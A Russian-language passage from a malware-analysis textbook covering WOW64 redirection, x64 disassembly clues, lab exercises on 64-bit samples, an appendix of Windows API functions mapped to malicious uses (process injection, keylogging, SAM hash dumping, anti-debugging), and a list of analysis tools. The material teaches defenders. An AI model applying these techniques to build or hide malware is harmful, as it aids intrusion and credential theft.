Чтобы 32-разрядные приложения могли правильно выполняться на 64-разрядной машине, Microsoft разработала подсистему Windows 32-bit on Windows 64-bit (WOW64). Эта подсистема обладает несколькими возможностями, которыми может воспользоваться вредоносный код.

WOW64 использует 32-разрядный режим процессоров x64 для выполнения инструкций, однако для реестра и файловой системы требуются обходные решения. DLL Microsoft, составляющие основу среды Win32, находятся в каталоге `SYSTEMROOT`, обычно `\Windows\System32`. Многие приложения обращаются к этому каталогу при поиске DLL Microsoft или установке собственных DLL. Следовательно, во избежание конфликтов должны существовать отдельные DLL для 32-разрядных и 64-разрядных процессов.

По соображениям совместимости 64-разрядные двоичные файлы хранятся в каталоге `\System32`. Для 32-разрядных приложений этот каталог перенаправляется в `\Wow64`; выбор нелогичен, поскольку 64-разрядные двоичные файлы находятся в `\System32`, а 32-разрядные - в `\Wow64`.

При анализе 32-разрядной вредоносной программы в 64-разрядной системе, если обнаружится, что она записывает файл в `C:\Windows\System32`, искать этот файл потребуется в `C:\Windows\Wow64`.

Другое перенаправление существует для 32-разрядных приложений, обращающихся к разделу реестра `HKEY_LOCAL_MACHINE\Software`, который сопоставляется с `HKEY_LOCAL_MACHINE\Software\Wow6432Node`. Любое 32-разрядное приложение, обращающееся к разделу реестра программного обеспечения, будет перенаправлено.

Обычно 32-разрядные приложения не знают, что выполняются в WOW64, однако несколько механизмов позволяют им видеть за пределами среды WOW64. Первый - функция `IsWow64Process`, с помощью которой 32-разрядные приложения могут определить, выполняются ли они в процессе WOW64. Приложения могут обратиться к настоящему каталогу `\System32` через `C:\Windows\Sysnative`, даже когда `\System32` перенаправляется в WOW64. Функция `Wow64DisableWow64FsRedirection` полностью отключает перенаправление файловой системы для заданного потока. Функции реестра, такие как `RegCreateKeyEx`, `RegDeleteKeyEx` и `RegOpenKeyEx`, получили новый флаг, позволяющий указать, что приложение хочет обратиться к 32-разрядному или 64-разрядному представлению реестра независимо от типа приложения. Этот флаг можно использовать, когда 32-разрядная вредоносная программа вносит изменения, предназначенные для воздействия на 64-разрядные приложения.

Подсказки о функциональности вредоносной программы в 64-разрядном коде

Некоторые особенности 64-разрядного кода могут предоставить дополнительные подсказки о функциональности вредоносной программы, отсутствующие в 32-разрядном коде. Эти особенности являются соглашениями и обычно относятся только к коду, созданному компилятором.

Например, в 64-разрядном коде обычно легче различать указатели и значения данных. Самый распространённый размер для хранения целых чисел - 32 бита, хотя это не является обязательным требованием. Тем не менее даже для простого хранения значения индекса, изменяющегося от 1 до 100, большинство программистов выберет 32-разрядное целое число.

В таблице 21-1 показаны 32-разрядная и 64-разрядная версии одного вызова функции.

32-разрядный ассемблерный листинг	64-разрядный ассемблерный листинг
<pre><code>004114F2 mov eax, [ebp+var_8]
004114F5 push eax
004114F6 mov ecx, [ebp+var_14]
004114F9 push ecx
004114FA call sub_411186</code></pre></pre>	<pre><code>00000000140001148□mov rdx, [rsp+38h+var_18]
0000000014000114D mov ecx, [rsp+38h+var_10]
00000000140001151 call sub_14000100A</code></pre></pre>

Таблица 21-1. 32-разрядный и 64-разрядный вызовы функции с двумя параметрами

В 32-разрядном ассемблерном коде слева функция sub_411186 имеет два параметра. У нас нет сведений о типах или назначении этих параметров, кроме того, что оба они 32-разрядные.

В 64-разрядном ассемблерном коде справа также видно два параметра, но теперь имеются дополнительные сведения. Первая инструкция mov в точке □ перемещает значение в RDX, что указывает на 64-разрядное значение - вероятно, указатель. Второй параметр перемещается в ECX, и это сообщает нам, что он является 32-разрядным значением, поскольку ECX - 32-разрядная версия регистра RCX. Указателем он быть не может, поскольку указатели имеют размер 64 бита. Мы по-прежнему не знаем, является ли этот параметр целым числом, дескриптором или чем-либо ещё, но на начальном этапе понимания функции такие небольшие подсказки могут иметь решающее значение для определения её назначения.

Заключение

Анализ 64-разрядных вредоносных программ мало отличается от анализа 32-разрядных, поскольку инструкции и концепции очень похожи. Аналитикам вредоносных программ необходимо понимать, как выполняются вызовы функций и используется стек, чтобы определить число параметров и локальных переменных каждой функции. Также важно понимать подсистему WOW64 на случай, если потребуется анализировать 32-разрядный исполняемый файл, изменяющий системные каталоги или разделы реестра, используемые ОС. Большинство вредоносных программ всё ещё являются 32-разрядными, однако число 64-разрядных вредоносных программ продолжает расти, и в будущем они получают ещё большее распространение.

Лабораторные работы

Чтобы выполнить вредоносные программы из этих лабораторных работ, потребуются 64-разрядный компьютер и 64-разрядная виртуальная машина, а для анализа вредоносных программ - расширенная версия IDA Pro.

Лабораторная работа 21-1

Проанализируйте код в Lab21-01.exe. Эта лабораторная работа похожа на работу 9-2, но изменена и скомпилирована для 64-разрядной системы.

Вопросы

1. Что происходит при запуске этой программы без параметров?
2. В зависимости от версии IDA Pro функция main может не распознаться автоматически. Как определить вызов функции main?
3. Что сохраняется в стеке инструкциями от 0x0000000140001150 до 0x0000000140001161?
4. Как заставить программу выполнить полезную нагрузку, не изменяя имя исполняемого файла?
5. Какие две строки сравниваются вызовом strncmp по адресу 0x0000000140001205?
6. Принимает ли функция по адресу 0x00000001400013C8 какие-либо параметры?
7. Сколько аргументов передаётся вызову CreateProcess по адресу 0x0000000140001093? Как это определить?

Лабораторная работа 21-2

Проанализируйте вредоносную программу Lab21-02.exe как на виртуальной машине x86, так и на виртуальной машине x64. Эта вредоносная программа похожа на Lab12-01.exe, но содержит дополнительный компонент x64.

Вопросы

1. Что интересного в разделах ресурсов вредоносной программы?
2. Для какой архитектуры скомпилирована эта вредоносная программа: x64 или x86?
3. Как вредоносная программа определяет тип среды, в которой выполняется?
4. Чем различается поведение вредоносной программы в средах x64 и x86?
5. Какие файлы вредоносная программа сохраняет на диск при выполнении на машине x86? Где следует искать этот файл или файлы?
6. Какие файлы вредоносная программа сохраняет на диск при выполнении на машине x64? Где следует искать этот файл или файлы?
7. Процесс какого типа запускает вредоносная программа при выполнении в системе x64?
8. Что делает вредоносная программа?

Приложение А. Важные функции Windows

Это приложение содержит список функций Windows, часто встречающихся аналитикам вредоносных программ, а также краткое описание каждой из них и вероятного способа её использования вредоносной программой. Большинство этих функций уже документировано Microsoft, и данное приложение не предназначено для повторения этих сведений. Документация Microsoft чрезвычайно полезна и описывает почти каждую функцию, экспортируемую DLL Microsoft, хотя может быть объёмной и технически сложной.

Это приложение можно использовать как справочник при выполнении базового статического анализа: как при попытке извлечь сведения из таблицы импорта, так и при поиске более сложных методов, указывающих правильное направление. Определив функции, наиболее существенные для конкретной вредоносной программы, потребуется проанализировать их в дизассемблированном коде и обратиться к документации Microsoft, чтобы узнать назначение каждого параметра.

Примечание. В этом приложении представлен выборочный список функций. Мы исключили функции, назначение которых должно быть понятно из одного имени, например ReadFile и DeleteFile.

accept

Используется для ожидания входящих соединений. Эта функция указывает, что программа будет ожидать входящие соединения через сокет.

AdjustTokenPrivileges

Используется для включения или отключения определённых привилегий доступа. Вредоносные программы, выполняющие внедрение в процесс, часто вызывают эту функцию для получения дополнительных разрешений.

AttachThreadInput

Подключает обработку ввода одного потока к другому, чтобы второй поток получал события ввода, например события клавиатуры и мыши. Эту функцию используют клавиатурные шпионы и другие шпионские программы.

bind

Используется для связывания локального адреса с сокетом для ожидания входящих соединений.

BitBlt

Используется для копирования графических данных с одного устройства на другое. Шпионские программы иногда применяют эту функцию для создания снимков экрана. Часто эта функция добавляется компилятором как часть библиотечного кода.

CallNextHookEx

Используется внутри кода, перехватывающего событие, заданное посредством SetWindowsHookEx. CallNextHookEx вызывает следующий перехватчик в цепочке. Чтобы определить назначение перехватчика, установленного SetWindowsHookEx, проанализируйте функцию, вызывающую CallNextHookEx.

CertOpenSystemStore

Используется для доступа к сертификатам, хранящимся в локальной системе.

CheckRemoteDebuggerPresent

Проверяет, отлаживается ли конкретный процесс (в том числе собственный). Эта функция иногда используется как часть метода противодействия отладке.

CoCreateInstance

Создаёт объект COM. Объекты COM предоставляют самую разную функциональность. Идентификатор класса (CLSID) сообщит, какой файл содержит код, реализующий объект COM. Подробное объяснение COM см. в главе 7.

connect

Используется для подключения к удалённому сокету. Вредоносные программы часто применяют низкоуровневые функции для подключения к командному серверу.

ConnectNamedPipe

Используется для создания серверного канала межпроцессного взаимодействия, который ожидает подключения клиентского канала. Бэкдоры и обратные оболочки иногда используют ConnectNamedPipe для упрощения подключения к командному серверу.

ControlService

Используется для запуска, остановки, изменения или отправки сигнала работающей службе. Если вредоносная программа использует собственную вредоносную службу, для определения назначения вызова потребуется проанализировать код, реализующий службу.

CreateFile

Создаёт новый файл или открывает существующий.

CreateFileMapping

Создаёт дескриптор отображения файла, которое загружает файл в память и делает его доступным посредством адресов памяти. Программы запуска, загрузчики и инжекторы используют эту функцию для чтения и изменения PE-файлов.

CreateMutex

Создаёт объект взаимного исключения, с помощью которого вредоносная программа может гарантировать, что в любой момент в системе выполняется только один её экземпляр. Вредоносные программы часто используют фиксированные имена мьютексов, которые могут служить хорошими индикаторами на узле для обнаружения дополнительных установок вредоносной программы.

CreateProcess

Создаёт и запускает новый процесс. Если вредоносная программа создаёт новый процесс, его также потребуется проанализировать.

CreateRemoteThread

Используется для запуска потока в удалённом процессе (не в вызывающем процессе). Программы запуска и скрытые вредоносные программы применяют CreateRemoteThread для внедрения кода в другой процесс.

CreateService

Создаёт службу, которую можно запускать при загрузке системы. Вредоносные программы используют CreateService для закрепления, сокрытия или загрузки драйверов ядра.

CreateToolhelp32Snapshot

Используется для создания моментального снимка процессов, куч, потоков и модулей. Вредоносные программы часто применяют эту функцию как часть кода, перебирающего процессы или потоки.

CryptAcquireContext

Часто это первая функция, которую вредоносная программа вызывает для инициализации шифрования Windows. С шифрованием связано множество других функций, большинство имён которых начинается с Crypt.

DeviceIoControl

Отправляет управляющее сообщение из пользовательского пространства драйверу устройства. DeviceIoControl популярна среди вредоносных программ ядра, поскольку предоставляет простой и гибкий способ передачи сведений между пользовательским пространством и пространством ядра.

DllCanUnloadNow

Экспортированная функция, указывающая, что программа реализует сервер COM.

DllGetClassObject

Экспортированная функция, указывающая, что программа реализует сервер COM.

DllInstall

Экспортированная функция, указывающая, что программа реализует сервер COM.

DllRegisterServer

Экспортированная функция, указывающая, что программа реализует сервер COM.

DllUnregisterServer

Экспортированная функция, указывающая, что программа реализует сервер COM.

EnableExecuteProtectionSupport

Недокументированная функция API, используемая для изменения параметров предотвращения выполнения данных (Data Execution Protection, DEP) узла, что делает его более уязвимым для атак.

EnumProcesses

Используется для перебора процессов, выполняющихся в системе. Вредоносные программы часто перебирают процессы, чтобы найти процесс для внедрения.

EnumProcessModules

Используется для перебора загруженных модулей (исполняемых файлов и DLL) заданного процесса. Вредоносные программы перебирают модули при выполнении внедрения.

FindFirstFile/FindNextFile

Используются для поиска в каталоге и перебора файловой системы.

FindResource

Используется для поиска ресурса в исполняемом файле или загруженной DLL. Вредоносные программы иногда хранят в ресурсах строки, сведения о конфигурации или другие вредоносные файлы. Если используется эта функция, проверьте наличие раздела `.rsrc` в PE-заголовке вредоносной программы.

FindWindow

Ищет открытое окно на рабочем столе. Иногда эта функция используется как метод противодействия отладке для поиска окон OllyDbg.

FtpPutFile

Высокоуровневая функция для отправки файла на удалённый FTP-сервер.

GetAdaptersInfo

Используется для получения сведений о сетевых адаптерах системы. Бэкдоры иногда вызывают GetAdaptersInfo в рамках исследования заражённых машин. В некоторых случаях она служит для сбора MAC-адресов и проверки наличия VMware как часть методов противодействия виртуальным машинам.

GetAsyncKeyState

Используется для определения того, нажата ли определённая клавиша. Вредоносные программы иногда применяют эту функцию для реализации клавиатурного шпиона.

GetDC

Возвращает дескриптор контекста устройства для окна или всего экрана. Эту функцию часто используют шпионские программы, создающие снимки экрана.

GetForegroundWindow

Возвращает дескриптор окна, находящегося в данный момент на переднем плане рабочего стола. Клавиатурные шпионы часто используют эту функцию, чтобы определить, в каком окне пользователь вводит текст.

gethostbyname

Используется для выполнения DNS-поиска заданного имени узла перед установлением IP-соединения с удалённым узлом. Имена узлов, служащих командными серверами, часто являются хорошими сетевыми сигнатурами.

gethostname

Получает имя узла компьютера. Бэкдоры иногда используют gethostname в рамках исследования машины жертвы.

GetKeyState

Используется клавиатурными шпионами для получения состояния определённой клавиши клавиатуры.

GetModuleFilename

Возвращает имя файла модуля, загруженного в текущий процесс. Вредоносная программа может использовать эту функцию для изменения или копирования файлов в выполняющемся в данный момент процессе.

GetModuleHandle

Используется для получения дескриптора уже загруженного модуля. Вредоносная программа может применять GetModuleHandle, чтобы найти и изменить код в загруженном модуле или найти подходящее место для внедрения кода.

GetProcAddress

Получает адрес функции в DLL, загруженной в память. Используется для импорта функций из других DLL в дополнение к функциям, импортированным в заголовке PE-файла.

GetStartupInfo

Получает структуру со сведениями о настройке запуска текущего процесса, например о том, куда направлены стандартные дескрипторы.

GetSystemDefaultLangId

Возвращает стандартные языковые параметры системы. Может использоваться для настройки отображения и имён файлов, как часть исследования заражённой жертвы или "патриотической" вредоносной программой, воздействующей только на системы из определённых регионов.

GetTempPath

Возвращает путь для временных файлов. Если вредоносная программа вызывает эту функцию, проверьте, читает ли она какие-либо файлы по пути временных файлов или записывает их туда.

GetThreadContext

Возвращает структуру контекста заданного потока. Контекст потока хранит все сведения о потоке, например значения регистров и текущее состояние.

GetTickCount

Получает число миллисекунд с момента загрузки. Эта функция иногда используется для сбора сведений о времени как метод противодействия отладке. GetTickCount часто добавляется компилятором и включается во многие исполняемые файлы, поэтому само её наличие среди импортированных функций сообщает мало.

GetVersionEx

Возвращает сведения о выполняющейся в данный момент версии Windows. Может использоваться как часть исследования жертвы или для выбора между разными смещениями недокументированных структур, изменившихся в разных версиях Windows.

GetWindowsDirectory

Возвращает путь к каталогу Windows (обычно C:\Windows). Вредоносные программы иногда используют этот вызов, чтобы определить каталог для установки дополнительных вредоносных программ.

inet_addr

Преобразует строку IP-адреса, например 127.0.0.1, так, чтобы её могли использовать такие функции, как connect. Указанная строка иногда может служить сетевой сигнатурой.

InternetOpen

Инициализирует высокоуровневые функции доступа к Интернету из WinINet, такие как InternetOpenUrl и InternetReadFile. Поиск InternetOpen - хороший способ найти начало функциональности доступа к Интернету. Один из параметров InternetOpen - User-Agent, который иногда может служить хорошей сетевой сигнатурой.

InternetOpenUrl

Открывает заданный URL для соединения по FTP, HTTP или HTTPS. Фиксированные URL часто могут служить хорошими сетевыми сигнатурами.

InternetReadFile

Читает данные из ранее открытого URL.

InternetWriteFile

Записывает данные по ранее открытому URL.

IsDebuggerPresent

Проверяет, отлаживается ли текущий процесс; часто используется как часть метода противодействия отладке. Эта функция нередко добавляется компилятором и включается во многие исполняемые файлы, поэтому само её наличие среди импортированных функций сообщает мало.

IsNTAdmin

Проверяет, обладает ли пользователь привилегиями администратора.

IsWoW64Process

Используется 32-разрядным процессом для определения того, выполняется ли он в 64-разрядной операционной системе.

LdrLoadDll

Низкоуровневая функция для загрузки DLL в процесс, подобная LoadLibrary. Обычные программы используют LoadLibrary, поэтому наличие этого импорта может указывать на программу, пытающуюся скрыться.

LoadLibrary

Загружает в процесс DLL, которая могла не быть загружена при запуске программы. Импортируется почти каждой программой Win32.

LoadResource

Загружает ресурс из PE-файла в память. Вредоносные программы иногда хранят в ресурсах строки, сведения о конфигурации или другие вредоносные файлы.

LsaEnumerateLogonSessions

Перебирает сеансы входа в текущей системе, что может использоваться как часть программы кражи учётных данных.

MapViewOfFile

Отображает файл в память и делает его содержимое доступным через адреса памяти. Программы запуска, загрузчики и инжекторы используют эту функцию для чтения и изменения PE-файлов. Посредством MapViewOfFile вредоносная программа может не использовать WriteFile для изменения содержимого файла.

MapVirtualKey

Преобразует код виртуальной клавиши в символьное значение. Часто используется вредоносными клавиатурными шпионами.

MmGetSystemRoutineAddress

Подобна GetProcAddress, но используется кодом ядра. Эта функция получает адрес функции из другого модуля, однако может получать адреса только из ntoskrnl.exe и hal.dll.

Module32First/Module32Next

Используются для перебора модулей, загруженных в процесс. Инжекторы применяют эти функции для определения места внедрения кода.

NetScheduleJobAdd

Отправляет запрос на запуск программы в заданные дату и время. Вредоносная программа может использовать NetScheduleJobAdd для запуска другой программы. Аналитику потребуется найти и проанализировать программу, которая будет запущена в будущем.

NetShareEnum

Используется для перебора общих сетевых ресурсов.

NtQueryDirectoryFile

Возвращает сведения о файлах в каталоге. Руткиты часто перехватывают эту функцию, чтобы скрывать файлы.

NtQueryInformationProcess

Возвращает разнообразные сведения о заданном процессе. Эта функция иногда используется как метод противодействия отладке, поскольку может возвращать те же сведения, что и CheckRemoteDebuggerPresent.

NtSetInformationProcess

Может использоваться для изменения уровня привилегий программы или обхода предотвращения выполнения данных (DEP).

OleInitialize

Используется для инициализации библиотеки COM. Программы, использующие объекты COM, должны вызвать OleInitialize перед вызовом любых других функций COM.

OpenMutex

Открывает дескриптор объекта взаимного исключения, с помощью которого вредоносная программа может гарантировать, что в любой момент в системе работает только один её экземпляр. Вредоносные программы часто используют фиксированные имена мьютексов, которые могут служить хорошими индикаторами на узле.

OpenProcess

Открывает дескриптор другого процесса, выполняющегося в системе. Этот дескриптор можно использовать для чтения и записи памяти другого процесса или внедрения в него кода.

OpenSCManager

Открывает дескриптор диспетчера управления службами. Любая программа, которая устанавливает, изменяет или управляет службой, должна вызвать эту функцию перед любой другой функцией работы со службами.

OutputDebugString

Выводит строку в отладчик, если он подключён. Может использоваться как метод противодействия отладке.

PeekNamedPipe

Используется для копирования данных из именованного канала без удаления данных из канала. Эта функция популярна в обратных оболочках.

Process32First/Process32Next

Используются для начала перебора процессов после предыдущего вызова `CreateToolhelp32Snapshot`. Вредоносные программы часто перебирают процессы, чтобы найти процесс для внедрения.

QueryPerformanceCounter

Используется для получения значения аппаратного счётчика производительности. Эта функция иногда применяется для сбора сведений о времени как часть метода противодействия отладке. Она часто добавляется компилятором и включается во многие исполняемые файлы, поэтому само её наличие среди импортированных функций сообщает мало.

QueueUserAPC

Используется для выполнения кода в другом потоке. Вредоносные программы иногда применяют `QueueUserAPC` для внедрения кода в другой процесс.

ReadProcessMemory

Используется для чтения памяти удалённого процесса.

recv

Получает данные с удалённой машины. Вредоносные программы часто используют эту функцию для получения данных от удалённого командного сервера.

RegisterHotKey

Используется для регистрации обработчика, который будет получать уведомление всякий раз, когда пользователь вводит определённое сочетание клавиш (например, CTRL-ALT-J), независимо от того, какое окно активно при нажатии. Эта функция иногда используется шпионскими программами, которые остаются скрытыми от пользователя до нажатия сочетания клавиш.

RegOpenKey

Открывает дескриптор раздела реестра для чтения и изменения. Разделы реестра иногда записываются, чтобы программное обеспечение могло закрепиться на узле. Реестр также содержит множество сведений о параметрах операционной системы и приложений.

ResumeThread

Возобновляет работу ранее приостановленного потока. ResumeThread используется как часть нескольких методов внедрения.

RtlCreateRegistryKey

Используется для создания раздела реестра из кода режима ядра.

RtlWriteRegistryValue

Используется для записи значения в реестр из кода режима ядра.

SamlConnect

Подключается к диспетчеру учётных записей безопасности (Security Account Manager, SAM), чтобы впоследствии выполнять вызовы, обращающиеся к сведениям об учётных данных. Программы выгрузки хешей обращаются к базе данных SAM, чтобы получить хеши паролей пользователей для входа.

SamlGetPrivateData

Запрашивает закрытые сведения о конкретном пользователе из базы данных диспетчера учётных записей безопасности (SAM). Программы выгрузки хешей обращаются к базе данных SAM, чтобы получить хеши паролей пользователей для входа.

SamQueryInformationUse

Запрашивает сведения о конкретном пользователе в базе данных диспетчера учётных записей безопасности (SAM). Программы выгрузки хешей обращаются к базе данных SAM, чтобы получить хеши паролей пользователей для входа.

send

Отправляет данные на удалённую машину. Вредоносные программы часто используют эту функцию для отправки данных удалённому командному серверу.

SetFileTime

Изменяет время создания, доступа или последнего изменения файла. Вредоносные программы часто используют эту функцию, чтобы скрыть вредоносную активность.

SetThreadContext

Используется для изменения контекста заданного потока. SetThreadContext применяется в некоторых методах внедрения.

SetWindowsHookEx

Устанавливает функцию-перехватчик, которая вызывается при возникновении определённого события. Часто используется клавиатурными шпионами и другими шпионскими программами, а также предоставляет простой способ загрузить DLL во все процессы с графическим интерфейсом в системе. Иногда эта функция добавляется компилятором.

SfcTerminateWatcherThread

Используется для отключения защиты файлов Windows и изменения файлов, которые иначе были бы защищены. Для этой цели также можно использовать SfcFileException.

ShellExecute

Используется для выполнения другой программы. Если вредоносная программа создаёт новый процесс, его также потребуется проанализировать.

StartServiceCtrlDispatcher

Используется службой для подключения основного потока процесса к диспетчеру управления службами. Любой процесс, работающий как служба, должен вызвать эту функцию в течение 30 секунд после запуска. Обнаружение этой функции во вредоносной программе сообщает, что функция должна выполняться как служба.

SuspendThread

Приостанавливает поток, прекращая его выполнение. Вредоносная программа иногда приостанавливает поток, чтобы изменить его посредством внедрения кода.

system

Функция запуска другой программы, предоставляемая некоторыми библиотеками времени выполнения C. В Windows эта функция служит обёрткой над CreateProcess.

Thread32First/Thread32Next

Используются для перебора потоков процесса. Инжекторы применяют эти функции, чтобы найти подходящий поток для внедрения.

Toolhelp32ReadProcessMemory

Используется для чтения памяти удалённого процесса.

URLDownloadToFile

Высокоуровневый вызов для загрузки файла с веб-сервера и сохранения его на диск. Эта функция популярна среди загрузчиков, поскольку реализует всю функциональность загрузчика одним вызовом.

VirtualAllocEx

Процедура выделения памяти, способная выделить память в удалённом процессе. Вредоносные программы иногда используют VirtualAllocEx как часть внедрения в процесс.

VirtualProtectEx

Изменяет защиту области памяти. Вредоносная программа может использовать эту функцию, чтобы сделать доступный только для чтения раздел памяти исполняемым.

WideCharToMultiByte

Используется для преобразования строки Unicode в строку ASCII.

WinExec

Используется для выполнения другой программы. Если вредоносная программа создаёт новый процесс, его также потребуется проанализировать.

WlxLoggedOnSAS (и другие функции Wlx*)

Функция, которую должны экспортировать DLL, выступающие модулями аутентификации. Вредоносная программа, экспортирующая множество функций Wlx*, может выполнять замену графической идентификации и аутентификации (Graphical Identification and Authentication, GINA), как рассматривалось в главе 11.

Wow64DisableWow64FsRedirection

Отключает перенаправление файлов, происходящее для 32-разрядных файлов, загруженных в 64-разрядной системе. Если 32-разрядное приложение после вызова этой функции записывает в C:\Windows\System32, оно выполнит запись в настоящий каталог C:\Windows\System32, а не будет перенаправлено в C:\Windows\SysWow64.

WriteProcessMemory

Используется для записи данных в удалённый процесс. Вредоносная программа применяет WriteProcessMemory как часть внедрения в процесс.

WSAStartup

Используется для инициализации низкоуровневой сетевой функциональности. Поиск вызовов WSAStartup часто позволяет легко найти начало функциональности, связанной с сетью.

Приложение В. Инструменты анализа вредоносных программ

В этом приложении перечислены популярные инструменты анализа вредоносных программ, включая как рассмотренные в книге, так и другие инструменты, которые мы не обсуждали. Мы постарались сделать список достаточно полным, чтобы вы могли попробовать разные инструменты и определить, какие из них лучше всего соответствуют вашим потребностям.

ApateDNS

ApateDNS - инструмент управления ответами DNS с простым графическим интерфейсом. Выступая поддельным DNS-сервером, ApateDNS подменяет ответы DNS заданным пользователем IP-адресом, прослушивая UDP-порт 53 на локальной машине. ApateDNS также автоматически настраивает локальный DNS-сервер на localhost. При выходе ApateDNS восстанавливает исходные локальные параметры DNS. Используйте ApateDNS при динамическом анализе, как описано в главе 3. ApateDNS можно бесплатно загрузить с mandiant.com.

Autoruns

Autoruns - утилита с длинным списком мест автоматического запуска в Windows. Для закрепления вредоносные программы часто устанавливают себя в разные места, включая реестр, папку автозагрузки и так далее. Autoruns проверяет различные возможные места и показывает результаты в графическом интерфейсе. Используйте Autoruns при динамическом анализе, чтобы увидеть, куда установила себя вредоносная программа. Autoruns можно загрузить в составе набора инструментов Sysinternals Suite с sysinternals.com.

BinDiff

BinDiff - мощный подключаемый модуль двоичного сравнения для IDA Pro, позволяющий быстро сравнивать варианты вредоносных программ. BinDiff позволяет точно определить новые функции в заданном варианте вредоносной программы и сообщает, какие функции похожи или отсутствуют. Если функции похожи, BinDiff указывает степень сходства и сравнивает их, как показано на рисунке В-1.




Рисунок В-1. Сравнение различий BinDiff, показывающее код, отсутствующий в функции варианта

Как видно на рисунке В-1, в левой части графа отсутствуют два блока, имеющиеся справа. Можно увеличить изображение и исследовать отсутствующие инструкции. BinDiff также оценивает общее сходство двоичного файла со сравниваемым, однако для этого потребуется создать IDB-файл как для исходной вредоносной программы, так и для её варианта. (При наличии полностью размеченного IDB-файла для сравнения фактическое сходство в двоичном файле будет распознано легче.) BinDiff можно приобрести на zynamics.com.

BinNavi

BinNavi - среда обратной разработки, похожая на IDA Pro. Её сильная сторона заключается в графическом подходе к обратной разработке кода. Кроме того, в отличие от IDA Pro, BinNavi позволяет централизованно управлять ранее проанализированными базами данных, что помогает отслеживать сведения; участники команды могут легко работать над одним проектом и совместно использовать сведения и результаты. BinNavi можно приобрести на zynamics.com.

Bochs

Bochs - отладчик с открытым исходным кодом, имитирующий полный компьютер x86. Bochs особенно полезен, когда требуется отладить небольшой фрагмент кода в IDA Pro. IDA Pro поддерживает непосредственный режим отладки IDB-файла посредством Bochs. При отладке в этом режиме формат входного файла не важен: это может быть DLL, дамп шелл-кода или любая другая база данных с кодом x86. Можно просто указать фрагмент кода и начать отладку. Такой подход часто полезен при работе с закодированными строками или данными конфигурации. Bochs можно бесплатно загрузить с bochs.sourceforge.net. Руководство по установке и применению Bochs в IDA Pro доступно по адресу hex-rays.com.

Burp Suite

Burp Suite обычно используется для тестирования веб-приложений. Его можно настроить так, чтобы аналитики вредоносных программ перехватывали определённые запросы и ответы сервера и изменяли доставляемые системе данные. Когда Burp настроен как посредник, можно изменять запросы HTTP или HTTPS, меняя заголовки, данные и параметры, отправляемые вредоносной программой удалённому серверу, чтобы заставить сервер предоставить дополнительные сведения. Burp Suite можно загрузить с portswigger.net.

Capture BAT

Capture BAT - инструмент динамического анализа для наблюдения за работающей вредоносной программой. Capture BAT отслеживает активность файловой системы, реестра и процессов. С помощью списков исключений (в том числе многих готовых) можно удалить шум и сосредоточиться на анализируемой вредоносной программе. Хотя Capture BAT не имеет столь развитого графического интерфейса, как Process Monitor, его исходный код открыт, поэтому инструмент можно изменять. Capture BAT можно бесплатно загрузить с honeynet.org.

CFF Explorer

CFF Explorer - инструмент, предназначенный для упрощения редактирования PE. Он полезен для изменения разделов ресурсов, добавления импортов или поиска сигнатур. CFF Explorer поддерживает системы x86 и x64 и умеет обрабатывать файлы .NET без установленной .NET Framework. CFF Explorer можно бесплатно загрузить с ntcore.com.

Deep Freeze

Deep Freeze от Faronics - полезный инструмент для анализа вредоносных программ на физическом оборудовании. Он предоставляет для реального оборудования возможность создания снимков состояния, подобную VMware. Можно запустить вредоносную программу, проанализировать её, а затем просто перезагрузить компьютер. Все нанесённые вредоносной программой изменения будут отменены, и система вернётся в чистое состояние. Deep Freeze можно приобрести на faronics.com.

Dependency Walker

Dependency Walker - инструмент статического анализа для изучения DLL и функций, импортируемых вредоносной программой. Он работает с двоичными файлами x86 и x64 и строит иерархическую древовидную схему всех DLL, которые будут загружены в память при запуске вредоносной программы. Dependency Walker рассматривается в главе 1. Его можно бесплатно загрузить с dependencywalker.com.

Шестнадцатеричные редакторы

Шестнадцатеричные редакторы позволяют просматривать и изменять файлы с двоичными данными. Доступно множество таких редакторов: WinHex (мы выбрали его для этой книги), Hex Workshop, 010 Editor, HexEdit, Hex Editor Neo, FileInsight и FlexHEX. При выборе шестнадцатеричного редактора ищите такие возможности, как качественный графический интерфейс, двоичное сравнение, множество вариантов декодирования данных (например, многобайтовый XOR), встроенный вычислитель хешей, разбор форматов файлов, поиск шаблонов и так далее. Многие из этих инструментов являются платными, однако у большинства есть пробная версия.

Hex-Rays Decompiler

Hex-Rays Decompiler - мощный, но дорогой подключаемый модуль IDA Pro, который пытается преобразовать ассемблерный код в человекочитаемый псевдокод, похожий на C. Этот инструмент добавляет "волшебную кнопку" F5. При просмотре дизассемблированного кода в IDA Pro нажмите F5, и подключаемый модуль откроет новое окно с кодом C. На рисунке В-2 показан псевдокод фрагмента вредоносной программы.

```
if ( sub_406D90(Base, v7, v5) )
{
    if ( sub_406DF0(v10, v7, v5) )
    {
        if ( sub_406E80(v7, v5) )
        {
            if ( sub_406F70(v7, v5, v6) )
            {
                Base = 0;
                if ( WriteProcessMemory(hProcessa, v6, v7, v5, &Base) )
                {
                    if ( Base == v5 )
